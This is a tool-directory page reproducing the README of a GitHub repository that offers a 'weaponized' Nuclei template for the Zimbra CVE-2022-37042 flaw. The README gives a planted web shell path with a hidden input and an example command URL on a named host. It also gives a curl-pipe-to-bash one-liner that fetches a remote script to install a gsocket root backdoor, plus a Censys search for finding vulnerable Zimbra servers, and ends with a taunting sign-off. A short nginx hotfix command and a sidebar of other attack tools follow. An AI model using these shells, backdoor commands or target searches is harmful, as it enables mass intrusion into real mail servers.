
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2022-37042 — Zimbra CVE-2022-37042 Nuclei weaponized template | Kitploit

Tools/GitHubGitHub/aels/cve-2022-37042
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlPayload Development
GitHubaels/cve-2022-37042

CVE-2022-37042


Zimbra CVE-2022-37042 Nuclei weaponized template
View Repository
1811224 years agoNot yet reviewed
Share

CVE-2022-37042

image

Zimbra CVE-2022-37042 Nuclei weaponized template

shell path: /public/formatter.jsp

Nuclei itself: https://github.com/projectdiscovery/nuclei

shell have hidden input with 0 opacity, so just hover mouse over it, type command, then press [Enter] key:

image

example shell url:

https://ms1.fission.com:8443/public/formatter.jsp?cmd=id

CVE-2022-37042 hotfix to patch owned servers

issue this command (but only once):

cd /opt/zimbra/conf/nginx/templates/; sed -i 's|location ~\* \^/zmerror_|location = /service/extension/backup/mboximport { return 403; }\n    location ~\* \^/zmerror_|' nginx.conf.web.http*; /opt/zimbra/bin/zmproxyctl restart;

need additional code to servers with not Nginx but Apache. Pull requests are wellcome.

Zimbra autoroot via zimbslap

curl -fskSL raw.githubusercontent.com/aels/zimbra-slapper/main/slapper.sh | bash 2>&1

this command will install global-socket (https://www.gsocket.io/deploy/) and pass you the key to connect as root.

get zimbra ips

https://search.censys.io/search?resource=hosts&sort=RELEVANCE&per_page=100&virtual_hosts=EXCLUDE&q=services.http.response.html_tags%3A+%22%3Ctitle%3EZimbra+Web+Client+Sign+In%22

happy birthday massacre, motherfuckers ;)

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    261
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259

Explore all tools

Browse our collection of tools

View all tools →





